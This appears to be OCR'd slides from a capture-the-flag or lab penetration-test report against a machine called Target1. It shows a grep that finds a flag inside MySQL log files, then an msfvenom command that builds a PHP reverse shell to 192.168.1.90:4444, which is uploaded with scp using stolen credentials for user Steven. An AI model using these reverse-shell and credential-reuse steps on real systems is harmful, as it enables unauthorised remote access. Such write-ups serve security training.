
CWE-284 - continued..

- Further investigation reveals additional sensitive data by searching using grep:
- grep -r flag3 *



```
root@target1:/var# grep -r flag3 *
Binary file lib/mysql/ib_logfile0 matches
Binary file lib/mysql/ibdata1 matches
root@target1:/var#
```

- nano /var/lib/mysql/ib_logfile0




michael@target1:/var/www/html/wordpress
File Actions Edit View Help

```
  GNU nano 2.2.6           File: lib/mysql/ib_logfile0

��_^_�^@��^@@^N^@^N^@^@^@^@     ���^@^@^B�^A^P^H^@^@^@^@^@^@^@^_^@&^@^H^@^@^@^@$
�^H^@�9^@8^@^@^@        �^K^@�9^A^B�^_^H^@�:^@8^@^@^@   �^K^@�:^A^C�^_^B^@��^@8$
������^B^@��
�^@^D^@��
�^B^@��
ь�^D^@�≛^@2�∩^B^@�^@6�ŋ^D^@�∩^L��∩^B^@�∩^L��ŋ⋕D^@�C^H^@�∩
�^@^@^@ �^_�^@�9^@^B^@^B�^H�^H^B��^@�:^@^B^@^B^?��^H^C8�@^[^@^Q�B^@^V}^B^@^@^]^$
��^@^E^@&^@^@^@^K^@^X^@�H^@^@^@^K^G^B^@�H^@(�^P^B^@�H^@*�^P^B^@�H^@h�^P^_�^@�H^$
W^@^@^@^KE^@�^@^A^E^A2^B^@��^@8^B^D^@��^L������^B^@��^L�^@^D^@��^LŁ�$B^@��^Lq
$@^RZ�0�/^Fflag3{afc01ab56b50591e7dccf93122770cd2}^G^Eflag3^P^H�^@^RZ�0�/^Q^H�$
9�o^@^S^A^H^@^@^@^@
^@^F^F^G^@^E'^@^@X��0�^@^V�^B^@^@�^@^@^@.^@^@^@^@^@^@^@^G^@^@^@^@^KX∩^@^@^Aᵬ^A^$
[ ^_�^@��^@^]^\^@^X^@^@^@^@^KX�♎^@^@^A∘^A^P^H^@^@^@^@^@^@^@^G^A^T^@*^@�a^@^Y^@^$
�&^@�a^@^Y^@^A�^H�^F�^G�^H�^H�^H��������^@�^@�^@�����������^H�^H����^H����^D�^@����^H
9��^@^S^A^H@^@^@2L�q�^@^V�^B^@^A^@^@^@^@.^@
^@^F^F^G^@^E'^@^@`��^@^@^@^@^@^@^@^G^@^@^@^@^KZW^@^@^A�^K�^@^@^@^@^@^@^@^B�^@^R$
������^B^@��
�^@^D^@��^K^A��^B^@��^K^E��^D^@�^D^@2��^B^@�^D^@6��^D^@��^G���^B^@��^G���^D^@�^$
�^@^@^@^K[^B^@��

^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

CWE-98 Exploit: Local File Inclusion.


- We utilized msfvenom to create a shell.php file that when run will connect to our meterpreter session.
- We then used the compromised credentials for user Steven to transfer the shell.php file to the server using scp.



```
root@Kali:~# msfvenom -p php/reverse_php LHOST=192.168.1.90 LPORT=4444 -f
aw >shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 3031 bytes
root@Kali:~# ls
 Desktop     'empty.gif%3fss&ss1img'           shell.php
 Documents    exploit.sh                       Templates
 Downloads    Music                            Videos
 empty2.gif   network-attack-capture.pcapng    wp_hashes.txt
 empty6.gif   Pictures                         wpinfo.txt
 empty.gif    Public                           wpscan-results.txt
root@Kali:~# scp shell.php steven@192.168.1.110:/var/www/html
steven@192.168.1.110's password:
shell.php                                 100% 3031     2.6MB/s   00:00
```

CWE-98 Exploit: Local File Inclusion. continued..

